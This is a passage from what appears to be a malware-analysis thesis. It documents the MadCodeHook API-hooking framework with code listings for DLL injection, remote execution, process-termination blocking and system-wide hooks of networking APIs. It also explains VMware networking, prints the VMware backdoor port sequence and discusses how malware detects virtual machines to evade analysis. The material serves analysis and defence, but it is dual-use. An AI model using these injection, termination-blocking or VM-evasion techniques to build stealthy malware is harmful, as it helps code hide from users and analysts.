  DWORD  dwSize,
```

```
        ...             // init hProcess
);
madCHookApi(BOOL) FreeMemEx(
  PVOID  pMem,
        ...             // init hProcess
);
madCHookApi(PVOID) CopyFunction(
  PVOID  pFunction,
        ...             // init hProcess
        ...             // init bAcceptUnknownTargets
        ...             // init *pBuffer
);
```

Code Listing 11: The function CreateRemoteThreadEx(), and requirements for the remote function

```
madCHookApi(HANDLE) CreateRemoteThreadEx(
  HANDLE                  hProcess,
  LPSECURITY_ATTRIBUTES   lpThreadAttributes,
  DWORD                   dwStackSize,
  LPTHREAD_START_ROUTINE  lpStartAddress,
  LPVOID                  lpParameter,
  DWORD                   dwCreationFlags,
  LPDWORD                 lpThreadId
);

// this is how your remote function must look like
typedef DWORD (
  WINAPI *PREMOTE_EXECUTE_ROUTINE)( LPVOID pParams );

madCHookApi(BOOL) RemoteExecute(
  HANDLE                  hProcess,
  PREMOTE_EXECUTE_ROUTINE pFunc,
  DWORD                   *dwFuncResult,
        ...             // init pParams
        ...             // init dwSize
);
```

2.3 Inter-Process and DLL communication

The MadCodeHook framework offers a queue mechanism for handling communication (messages) between processes and DLLs. When we receive ipc messages we get notified. We will have to make our function declaration in accordance with this type definition, and call CreateIpcQueue(). Whenever there is an incoming message, our callback function will be called.

Code Listing 12: The IPC callback routine, and the function used to create an IPC queue

```
typedef VOID (WINAPI *PIPC_CALLBACK_ROUTINE)(
  LPCSTR  pIpc,
  PVOID   pMessageBuf,
  DWORD   dwMessageLen,
```

```
  PVOID    pAnswerBuf,
  DWORD    dwAnswerLen
);

// please choose a unique ipc name
// to avoid conflicts with other programs
madCHookApi(BOOL) CreateIpcQueueEx(
  LPCSTR                  pIpc,
  PIPC_CALLBACK_ROUTINE   pCallback,
        ...               // init dwMaxThreadCount
        ...               // init dwMaxQueueLen
);
madCHookApi(BOOL) CreateIpcQueue(
  LPCSTR                  pIpc,
  PIPC_CALLBACK_ROUTINE   pCallback
);
```

Code Listing 13: Using the IPC queue

```
madCHookApi(BOOL) SendIpcMessage(
  LPCSTR   pIpc,
  PVOID    pMessageBuf,
  DWORD    dwMessageLen,
  #ifdef __cplusplus
    PVOID    pAnswerBuf       = NULL,
    DWORD    dwAnswerLen      = 0,
    DWORD    dwAnswerTimeOut  = INFINITE,
    BOOL     bHandleMessage   = TRUE
  #else
        ...               // C-style init
);
```

Code Listing 14: Teardown function

```
madCHookApi(BOOL) DestroyIpcQueue(
  LPCSTR   pIpc
);
madCHookApi(BOOL) AddAccessForEveryone(
  HANDLE   hProcessOrService,
  DWORD    dwAccess
);
```

2.4 Tool functions

Some of these features are typically only needed when hooking system wide, using general DLLs that will have to figure out what kind of process it is running in. Multiple sessions can occur when several users are logged onto the same system simultaneously. Every session has its own unique identifier. If a hook callback function should behave differently according to which module has called its hooked API, then assuming a function has a stack frame, it can use GetCallingModule(). ProcessIdToFileName() gives the path and name of the process specified in its parameter.

MadCodeHook also supports global mutexes, events and file mappings.

Code Listing 15: Useful Tool Functions

```
madCHookApi(BOOL) AmSystemProcess (VOID);
madCHookApi(BOOL) AmUsingInputDesktop (VOID);
madCHookApi(DWORD) GetCurrentSessionId (VOID);
madCHookApi(DWORD) GetInputSessionId    (VOID);
madCHookApi(HMODULE) GetCallingModule (VOID);
madCHookApi(DWORD) ProcessHandleToId(
  HANDLE dwProcessHandle
);
madCHookApi(BOOL) ProcessIdToFileName(
  DWORD  dwProcessId,
  LPSTR  pFileName
);
madCHookApi(HANDLE) CreateGlobalMutex(
  LPCSTR  pName
);
madCHookApi(HANDLE) OpenGlobalMutex(
  LPCSTR  pName
);
madCHookApi(HANDLE) CreateGlobalEvent(
  LPCSTR  pName,
  BOOL    bManual,
  BOOL    bInitialState
);
madCHookApi(HANDLE) OpenGlobalEvent(
  LPCSTR  pName
);
madCHookApi(HANDLE) CreateGlobalFileMapping(
  LPCSTR  pName,
  DWORD   dwSize
);
madCHookApi(HANDLE) OpenGlobalFileMapping(
  LPCSTR  pName,
  BOOL    bWrite
);
```

Code Listing 16: Old School Tool Functions. Converting between ANSI and Wide

```
madCHookApi(VOID) AnsiToWide(
  LPCSTR  pAnsi,
  LPWSTR  pWide
);
madCHookApi(VOID) WideToAnsi(
  LPCWSTR pWide,
  LPSTR   pAnsi
);
```

2.5 Callback functions/function variables

The orignal function's reference is kept as a variable `WinExecNextHook`. A callback function is called instead of the original API. This is our redirection.

We resume normal flow of execution when we call the original function from within the callback function.

Code Listing 17: The callback function, and the original function declaration

```
// ``original'' function (to be or already hooked)
UINT (WINAPI *WinExecNextHook) (
        LPCSTR lpCmdLine, UINT uCmdShow);

// hook callback function
UINT WINAPI WinExecHookProc(LPCSTR lpCmdLine,
        UINT uCmdShow) {
  if (someCheckReturnsTrue)
    return WinExecNextHook(lpCmdLine, uCmdShow);
        // executes the original funtion
  else
    return ERROR_ACCESS_DENIED;
}
```

2.6 DLLs for system wide support

Same as the above, only contained in a single DLL. Notice the small amount of extra code is needed in Delphi.

From an application program this DLL can be injected into all processes by using madCodeHook's InjectLibrary(ALL_SESSIONS | SYSTEM_PROCESS, library.dll).

Code Listing 18: TPHook.dll (delphi source)

```
library TPHook;

uses Windows, madRemote, madCodeHook, madStrings;

var TerminateProcessNext : function (processHandle,
        exitCode: dword) : bool; stdcall;

function ThisIsOurProcess(
        processHandle: dword) : boolean;
var pid    : dword;
    arrCh : array [0..MAX_PATH] of char;
begin
  pid := ProcessHandleToId(processHandle);
  result := (pid <> 0) and
         ProcessIdToFileName(pid, arrCh) and
            (PosText('OurApplication.exe', arrCh) > 0);
end;

function TerminateProcessCallback(
        processHandle, exitCode: dword) : bool; stdcall;
begin
  if ThisIsOurProcess(processHandle) then begin
    result := false;
    SetLastError(ERROR_ACCESS_DENIED);
  end else
```

```
    result := TerminateProcessNext(
        processHandle, exitCode);
end;

begin
  HookAPI('kernel32.dll', 'TerminateProcess',
        @TerminateProcessCallback, @TerminateProcessNext);
end.
```

2.7 Process Wide Hooking

When we are hooking process wide, we are modifying program code that resides in the process' allocated memory space. Hence, other running processes will not be affected by this change.

Code Listing 19: Process wide API hooking

```
// ******************************************************
//  ProcessAPI        version:  1.0     date: 2003-06-15
//  -----------------------------------------------------
//  simple demo to show process wide API hooking
//  -----------------------------------------------------
//  Copyright (C) 1999 - 2003
//  www.madshi.net, All Rights Reserved
// ******************************************************
#include <windows.h>
#include "madCHook.h"

// ''original'' function
UINT (WINAPI *WinExecNextHook)(LPCSTR lpCmdLine,
        UINT uCmdShow);

// hook callback function
UINT WINAPI WinExecHookProc(LPCSTR lpCmdLine,
        UINT uCmdShow) {
  if (MessageBox(0, lpCmdLine, "Execute?",
        MB_YESNO | MB_ICONQUESTION) == IDYES)
    return WinExecNextHook(lpCmdLine, uCmdShow);
  else
    return ERROR_ACCESS_DENIED;
}
// ******************************************************
int WINAPI WinMain(HINSTANCE hInstance,
                   HINSTANCE hPrevInstance,
                   LPSTR     lpCmdLine,
                   int       nCmdShow) {
  HookAPI("kernel32.dll", "WinExec",
        WinExecHookProc, (PVOID*) &WinExecNextHook);
  WinExec("notepad.exe", SW_SHOWNORMAL);
  UnhookAPI((PVOID*) &WinExecNextHook);

  return true;
}
```

2.8 System Wide Hooking

Hooking system wide is the alternative to process wide. Instead of modifying code in the process' allocated memory range, the entire system will now be hooked at once. Whenever a process imports a function from a system DLL, this DLL will already be affected by the hook. If we are running multiple process, we might need to use the supplied tool functions to determine what process made the call. In some application areas this method of approach might be desirable however. I have included an example of a system wide hook in appendix A. It is possible to terminate a process using the ExitProcess API. If we hook this API, other processes will not be able to terminate our running process. System wide hooks takes a bit more effort, and are a bit more complicated to perform than process wide, which is why I chose to include this in the appendix instead of inline here. The example is called "Hook Process Termination", and makes use of several parts of the code hooking framework.

A simpler example showing a system wide hook of several networking APIs are presented next. This code is not used any further, but included to demonstrate how this is achieved. In a similar way, we can hook any system API.

Code Listing 20: System Wide hooking using DLLs

```
// ********************************************
// Conceptual DLL for hooking system wide
// --------------------------------------------
// HookDll.dll                    src: HookDll.cpp
//
// author: Lars Haukli
// ********************************************
#include <windows.h>
#include "madCHook.h"

// IPC: Inter Process Communication.
// Takes care of message communication
// with the application using this DLL.
typedef VOID (WINAPI *PIPC_CALLBACK_ROUTINE)(
  LPCSTR   pIpc,
  PVOID    pMessageBuf,
  DWORD    dwMessageLen,
  PVOID    pAnswerBuf,
  DWORD    dwAnswerLen
);

typedef struct
  // this is the information we send to our application
  TTerminationRequest {
    BYTE bSystem;
    CHAR szProcess1 [MAX_PATH + 1];
    CHAR szProcess2 [MAX_PATH + 1];
  } *PTerminationRequest;
if (!SendIpcMessage(arrChA,
  &tr,      sizeof(tr),        // our message
  &result, sizeof(result)))    // the answer
    // we can't reach our application,
        // so we allow the termination
```

```
  return true;

INT (WINAPI *bindNext) (SOCKET socket,
  CONST STRUCT sockaddr* name,
  INT namelengt);

INT (WINAPI *sendNext) (SOCKET socket,
  CONST CHAR *buffer,
  INT length,
  INT flags);

BOOL (WINAPI *InternetGetConnectedStateNext)
 (LPDWORD lpdwFlags, DWORD dwReserved);

BOOL (WINAPI *InternetGetConnectedStateExNext)
 (LPDWORD lpdwFlags,
  LPTSTR lpszConnectionName,
  DWORD dwNameLen,
  DWORD dwReserved);

INT (WINAPI *listenNext) (SOCKET socket,
  INT backlog);

BOOL WINAPI InternetGetConnectedStateCallback(
        LPDWORD lpdwFlags, DWORD dwReserved) {

  if (!IsAllowed(lpszConnectionName)) {
    SetLastError(ERROR_ACCESS_DENIED);
    return false;
  } else
    return InternetGetConnectedStateNext(
    lpdwFlags, dwReserved);
}

BOOL WINAPI InternetGetConnectedStateExCallback(
  LPDWORD lpdwFlags,
  LPTSTR lpszConnectionName,
  DWORD dwNameLen,
  DWORD dwReserved) {

  if (!IsAllowed(lpszConnectionName)) {
    SetLastError(ERROR_ACCESS_DENIED);
    return false;
  } else
    return InternetGetConnectedStateExNext(lpdwFlags,
      lpszConnectionName, dwNameLen, dwReserved);
}


INT WINAPI listenCallback(SOCKET socket,
    INT backlog) {

  if (!IsAllowed(socket)) {
    SetLastError(ERROR_ACCESS_DENIED);
```

```
    return false;
  } else
    return listenNext(socket, backlog);
}


INT WINAPI sendCallback(SOCKET socket,
  CONST CHAR *buffer,
  INT length,
  INT flags) {

  if (!IsAllowed(socket)) {
    SetLastError(ERROR_ACCESS_DENIED);
    return false;
  } else
    return sendNext(socket, *buffer, length, flags);
}

INT WINAPI bindCallback(SOCKET socket,
  CONST STRUCT sockaddr* name,
  INT namelength) {

  if (!IsAllowed(socket)) {
    SetLastError(ERROR_ACCESS_DENIED);
    return false;
  } else
    return bindNext(socket, name, namelength);
}

BOOL WINAPI DllMain(HANDLE hModule,
  DWORD fdwReason, LPVOID lpReserved) {

if (fdwReason == DLL_PROCESS_ATTACH) {
        HookAPI(        "wininet.dll",
                "InternetGetConnectedState",
                InternetGetConnectedSateCallback,
      (PVOID*) &InternetGetConnectedStateNext);
        HookAPI(        "wininet.dll",
                "InternetGetConnectedStateEx",
      InternetGetConnectedSateExCallback,
      (PVOID*) &InternetGetConnectedStateExNext);
        HookApi(        "wsock32.dll", "listen",
      listenCallback, (PVOID*) &listenNext);
        HookApi(        "wsock32.dll", "send",
      sendCallback, (PVOID*) &sendNext);
        HookApi(        "wsock32.dll", "bind",
      bindCallback, (PVOID*) &bindNext);
  } else if (fdwReason == DLL_PROCESS_DETACH) {
        UnHookAPI(      "wininet.dll",
                "InternetGetConnectedState",
                InternetGetConnectedSateCallback,
                (PVOID*) &InternetGetConnectedStateNext);
        UnHookAPI(      "wininet.dll",
                "InternetGetConnectedStateEx",
```

```
                InternetGetConnectedSateExCallback,
            (PVOID*) &InternetGetConnectedStateExNext);
          UnHookApi(       "wsock32.dll", "listen",
        listenCallback, (PVOID*) &listenNext);
          UnHookApi(       "wsock32.dll", "send",
        sendCallback, (PVOID*) &sendNext);
          UnHookApi(       "wsock32.dll", "bind",
        bindCallback, (PVOID*) &bindNext);
    }
    return true;
}
```

2.9 Summing Up

So far we have revealed our single most important technique: API hooking. This is the fundamental building block of many of the programs introduced in later chapters, and used by both virus writers and malware analysts alike. Using a framework such as MadCodeHook (or one providing similar functionality) makes it possible to design an API spying system, where we run the program and "sense" all its API calls in an effort to determine what actions it performs on the system.

After hooking two or three functions, you will realize that using such a framework is not especially hard—all that matters is knowing the interface; we need to make our function declarations similar to the ones used by the system. MSDN[21] provides most of the information needed, but keep in mind that some system APIs (at a lower level) are not documented by Microsoft. The most important ones are mentioned in [34]; Others can be found using open resources on the net, like *OpenRCE*.

On the other hand, there are loads of available system APIs on modern operating systems—hooking each and every one of them manually by looking up their definition (declaration: return value and paramter values to be precise), takes both time and patience.

This section serves at least two purposes: First of all it demystifies API hooking, which is important since this technique is a general one used extensively by so many tools. Secondly, it gives us the freedom of hooking—that is, we can now hook any system call we like, knowing that this all happens on the DLL level, and in such a way most hooks will be independent upon the applications or frameworks that simply call into the DLLs. From my point of view, this second point is one of modularity.

[21] Microsoft Developer Network

3 Networking and Virtualization

3.1 Virtual Networking in VMWare

A conceptual overview of a typical network setup, where virtual machines are to be connected to the Internet, is shown in figure 2.



Figure 2: TunnelingScheme

The host system, in our case my laptop, is tunneling the virtual machines' traffic. By default, this is accomplished using the VMware Bridge Protocol on the network interface that is currently in use (at home it's my ethernet interface, but this can be a wireless interface as well). VMware Tools takes care of network setup, and provides a convenient gui for network configurations. The machines can be networked logically in any way, which means that we can make them appear as if they were real machines on the same network as the host system is a part of. This is really just a matter of deciding what dhcp server to receive configuration data from. We can choose either to run our own dhcp server (on the laptop in figure 2), or tunnel dhcp requests and responses to and from the router. In some applications, virtual machines might be better of having an ip address in the same network range as the host, and sharing the same default gateway. But, in most cases we are prone to ignorance as long as we are connected to the outside world, and can control our virtual networks as we like. The alternative is to deploy a pure virtual network within, and let the host system appear as a router to the outside world. In this case, the virtual machines will be using the host as default gateway, and can use an IP address of any range.

There are basically three possible configurations. I'll describe them in short below. The output of ipconfig (running from cmd) is shown as a simple demonstration in figure 3.

Host to Guest Private Networking The host and guest systems communicate privately, i.e. they form their own private LAN. Multiple guests can join in on this network. If needed, packets can be tunneled out via the host system. Guests simply use the host system as default gateway.

NATing to the outside world Host and guest(s) share a common IP address, and appear as a single entity to the outside world. On the UDP/TCP level, packets going to and from flows identified by a *host ip address* and a *host port number*, are forwarded to a predefined *guest ip address* and a *guest port number*.

Figure 3: *ipconfig* run from the host system (laptop)

Tunneling out on the default adapter The host system tunnels the guest(s) transparently. Guest systems can then join the existing local area network where the host is currently connected.



Figure 4: *ipconfig* run from the guest OS (VMware virtual system)

On the virtual machine (figure 4), you can see that a simple virtual network is deployed. The machine uses 192.168.15.2, in our case. This is the virtual outbound ethernet interface. When seen from the virtual world, this is the (default) gateway; where all outbound traffic passes. The host (residing on the laptop) then forwards (tunnels) all traffic to its own (default) gateway.

On the host system, you see three virtual ethernet adapters. Well, it's really just two[22], as one of them is my real ethernet network interface, now upgraded to include the VMware Bridge Protocol, giving it "virtual" powers.

When we use the network adapter currently in use, we can make the virtual machines appear as part of our network. 10.0.0.1 is the ip address of the router in this case. When virtual systems send dhcp requests, they are tunneled through the laptop. From the router's point of perspective, the laptop is now transparent.[23]

VMnet1 shows the configuration when we deploy a separate virtual network within, and VMnet8 does exactly the same, but using NATing, which can be smart if we are to deploy some kind of service to the outside world, say a web server forwarded on a specific port. In the latter case the virtual system will appear to share the host's ip address. Internally, the virtual system has its own address, but this is NATed behind the host, which means that predefined ports on the host are forwarded directly to the guest[24].

From the figure you can also see a fourth tunnel, having an ip address of high amount of 'f's[25]. Using `ipconfig /all`, we see that its physical address consists of all 'f's. This is a multicast interface.

A good presentation motivating virtualization is [38].

[22] meaning only two 100% pure virtual adapters, but three all in all

[23] apart from the host system going about with its normal life, but when communicating with the virtual system, the router has no knowledge of the laptop's presence

[24] So the ports, although residing on the host machine, will be used by the guest exclusively.

[25] in hexadecimal, ie. 1111 in binary, or 15 if you're still using the decimal format :P



Figure 5: Networking in VMware. Simple. Plug 'n play, but still flexible.

3.2 The VMWare Backdoor (i/o port)

The following is taken from VM Back, from the description of how VMWare Command Line Tools communicate with the running VMware on the host OS.

The code sequence used to call VMWare's environment through a dedicated i/o port is shown below.

Code Listing 21: The VMware Backdoor

```
MOV EAX, 564D5868h ; Magic Number 'VMXh'
MOV EBX, COMMAND_SPECIFIC_PARAMETER
MOV ECX, BACKDOOR_COMMAND_NUMBER
MOV DX, 5658h ; Port Number

IN EAX, DX
```

The official VMWare Tools are supposed to use the same method, and `Agobot` uses this method as well.

A dedicated i/o port is used for communication: port number 5658 (hex), or "VX" by default. When issuing a command to the backdoor, the following happens:

- A magic value, 'VMXh', is loaded into the EAX register
- A parameter specific to the command is loaded into the EBX register
- A backdoor command number is loaded into the CX register
- The i/o port number (5658h, aka "VX"), is loaded into the DX register

Then, the `in` or the `out` instruction is used. The difference is that the `out` command returns a value in the EAX register.

- IN EAX, DX
- OUT DX, EAX

The most important commands are displayed in figure 6. A detailed documentation can be found on the VM Back webpage[26].



Figure 6: VMware backdoor's main functionality

3.3 Attacks on Virtual Machines

I strongly believe that we will see more virtual systems in the time ahead. Servers can benefit from higher uptimes and lower admin costs. Running multiple servers on a single host, and several operating systems simultaneously etc. Thus, there's a chance that malware that detects a VM chooses to infect it anyway. After all, it's a fully functional system, capable of spreading spam or viruses just like any real system. But, both honeypot systems and malware analysis systems are using VMs to gather intelligence on the subject. So, if we picture the worst case scenario (in our case, that is) the malicious code does its best to avoid being analysed, which I suppose would be not to run.

Of course, I guess not all code is written purely to obfuscate its design. There are many other reasons for looking into this issue as well. Modern packers are making use of their own VMs, meaning that if we are to fight the next generation of malware, we probably need to be able to detect VMs ourselves.

Knowing details on the underlying systems can severely aid the malware in making the right decisions. VM detection code can be cut-pasted from the web, so if we step into the mind of the attacker for a moment, we are faced with two options:

[26] `http://chitchat.at.infoseek.co.jp/vmware/backdoor.html#top`

We can choose *not to include the VM code*, save a couple of bytes, but be forced to act in ignorance to the issue. Meaning that the program would behave exactly the same on a virtual system, as it would on a real system. On an analysis system, the program would be run, and whatever actions it made would be recorded. Dynamic analysis techniques can be used efficiently in such a manner.

If we rather go for the alternative, and choose to *include VM detection code*, we can make intelligent decisions knowing this fact. We could, for instance, perform some additional tests to see if this is a typical honeypot setup, or if the system appears suspicious in other ways. As was noted earlier, the fact that the system is a virtual one might not mean anything. But the fact that the system is compromised, either being a honeypot or an analysis platform, can be of great concern. At least if we are to protect our trade secrets.

In other words, the malware author can choose whether to make the code more stealthy, by using anti VM techniques, or create more cynical creations that simply attack everything it encounters (and leave it out).

So the next question to ask is, naturally...

```
if (we.detectVM()) {
// what to do?
}
```

We will see later how insanely trivial it is to detect a standard installation of VMware. Of course, it might not be just as easy to write the code that performs actions upon such a detection event.

We can classify at least three major threats, in growing order of sophistication:

- Detect the VM, and choose not to run
- Launch a DoS attack, crashing or stopping the VM
- Escape from its isolated environment and spread to real systems

The latter two being a prerequisite of the first of course; it makes no sense to try launch a DoS attack on a system that isn't there, or trying to escape from a nonexistent system. The same goes for trying to escape from a VMware VM, when running on Hydra or Virtual PC. So the detection part of this attack also has an aspect of determining the type of virtual system present. This last part may simply boil down to running multiple detection snippets in turn to see which one checks out. That's the straight forward way of doing it at least.

Most virtual machine systems aren't designed to be transparent[13]. Also, timing factors work against you when trying to emulate one system on another. In software, timing penalties are enourmous, but modern CPU technology has support for virtualization in hardware, speeding things up severely. After trying out VMware I was stunned. It ran much more smoothly than I would ever imagine. It's insane really. Intel IVT's and AMD-V's processors have an additional operating mode implementing virtualization support[13]. This means that it's no longer sufficient to check for the existance or whereabouts of registers and the like, which many of the documented attacks on virtual systems focus on[27].

[27] My point is that the hardware support actually makes the larger part of the documented attacks useless

In theory, detecting virtual machines is an advanced task to overtake. Rumors has it that many Intel engineers believed it would be impossible to detect the virtuality of the system once implemented in hardware. Nearly every element of the "real" computer is duplicated in the virtual system. The sad part is that it is possible, by looking for timing differences in reading and writing buffers [13]. The attack (naturally) targets elements that binds the virtual system to the real system—Buffers called Translation Lookaside Buffers, or TLBs.

The hypervisor is the virtual machine's interface to the real system. It is the software, or middleware, running on top of the real cpu. Whenever an instruction is executed on the virtual system, it is interpreted by the hypervisor, and the job is completed on the real cpu, in the native language, after which the result is returned to the virtual machine. When a certain, unpriveleged command is executed, in this case a `CPUID` instruction, specific to the hypervisor, an exception occurs and some of the pages buffered in the TLBs are flushed. It takes time to refill these pages, which can be noted by doing some tests involving read access times. It's very hard to have any real concept of global time, but differences in timing can always be measured. Hardware support goes a long way in making virtual systems transparent it seems, but with enough probing, VMs can be revealed. Creating a VM that is completely transparent and undetectable, is probably a daunting task. This is more or less the same as emulating one system perfectly on another. But, with hardware support, we have come a long way.

Peter Ferrie has written an excellent article discussing attacks on virtual machine emulators[13], which I have used extensively to understand this problem in the general case. It discusses several of the points I have mentioned here in greater detail.

An earlier paper that is referenced throughout most of the articles I have come across is [21]. Research on honeynets have treated this problem as well[32, 36]. For a concise and technical article on antidebugging see [3].

The upside of this is that if a program performs that many memory reads, predeployed API hooking traps[28] are prone to picking them up. In some cases, programs showing such behaviour can perhaps be flagged as suspicious. It might help us determine if the sample we are looking at is malicious or not, but it need not help us at all in determining its true malicious actions. This is a general problem faced by analysis. The malware can choose not to reveal its actions (the payload), by ensuring only to execute on potential victims and thereby avoid being caught by honeypots or analysed by malware researchers. It seems anti debugging/disassembly and anti honeypot techniques go hand in hand.

But there's another point in here as well, that has to do with stealth. It should be clear that stealth is malware's biggest ally (that, and networks, or course). If modern botnets are to be of any use for the puppet master (whoever is giving it commands), the users of the compromised clients must not know of its presence, otherwise the bot risks a sudden shutdown. So in most cases, stealth simply means to avoid detection. Such techniqes are normal in trojans. In fact, bots are often categorized as trojans by AV products. For instance, *avast!* detects two samples of the *Storm* bot as Win32:Tibs-AFP [Trj], Win32:Tibs-AER [Trj]. The different files are probably different versions holding more or less the same code. When looking more closely, they are both packed using UPX,

[28] spying sensors, if you like

but their images in memory vary slightly. They both show the same general structure however.



Figure 7: avast! catching the *Storm Worm*, aka *Tibs Trojan* p2p bot spreading via spam

In this case the bot has failed the real stealth test, and hence whatever mission it was written to handle, as my antivirus detected it. But it could still, in the general case (i'm not saying that this particular sample use these techniques) be using another aspect of stealth. One that says, "okay, so you detected me, but you still can't find out what i'm really all about". I'm not sure if i'm allowed to call these methods stealth techniques; they are certainly more properly referred to as armor techniques [34], but still they might easily be confused.

In this context, the malware author is trying to keep his trading secrets by making the distributed executable hard to dissect and analyse. The most malicious exploits can be hidden inside these overly packed files; in other words, the armoring techniques in which the malware is contained pose a stealth issue beyond that of simply avoiding detection. Even though in some cases, the techniques may overlap. Say for instance if you consider running in a virtual environment too risky, and would prefer that your malware rather not run in case this is detected, you might have avoided both being analysed by malware researchers or automatic dynamic analysis systems, avoided being picked up by a honeypot, and perhaps even avoided being detected by native (host) antivirus. AV scanning products use virtual systems as well. Or simpler jails, or isolated environments. If such an environment can be detected, the malware would be much better off not to run, and instead behave friendly or legitemately, at least for the time it is being analysed by the AV engine. If the code plays its cards right, it might even avoid being detected. This way it can do the work of the puppet master for a bit longer. Again, it is best to stay hidden. I suspect that this is a bigger concern than keeping "trade secrets" in most cases.

Just as our systems can never really be sure of the legitemacy of our running programs, the programs themselves cannot really be sure of what system they are running on either. And as long as you can't say for sure what system you are

running on, you can't really make any decent if-statements or switch-statements changing the program's behaviour in accordance to this either. This is heavily related to integrity, which as stated earlier, is what malware boils down to—an integrity problem.

In order to be perfectly sure what platform the malware is running on, it will have to perform several tests on it. The point being, that it might have to perform actions not normally seen in legitimate programs. All in order to be as stealthy as possible, but the efforts needed to achieve the greatest level of stealth are likely to involve running commands that would seem strange, or repetitous (when testing for several types of systems one by one for instance), or can otherwise be flagged as suspicious. Say we are analysing ten samples. Perhaps it can be possible to focus our analytical efforts on the one seeming the most maliciuos in this way. Or help in choosing what samples to analyse further in some other way. After all, the real problem is the growing number of malicious samples available for analysis (or spread on the internet). It might be helpful to say which samples need more attention and which are purely cut-pasted or repacked versions of samples already analysed.

Another approach is to flag commands that are not normally used as suspicious in the first place. Commands such as the one that ask for cpu info isn't exactly very useful to a legitimate application as far as I know. What kind of legitimate program would care if it is running on a virtual system or not?[29] If I buy a software suite I would very much like it to run on both my real hardware and on virtual machines, thank you very much.

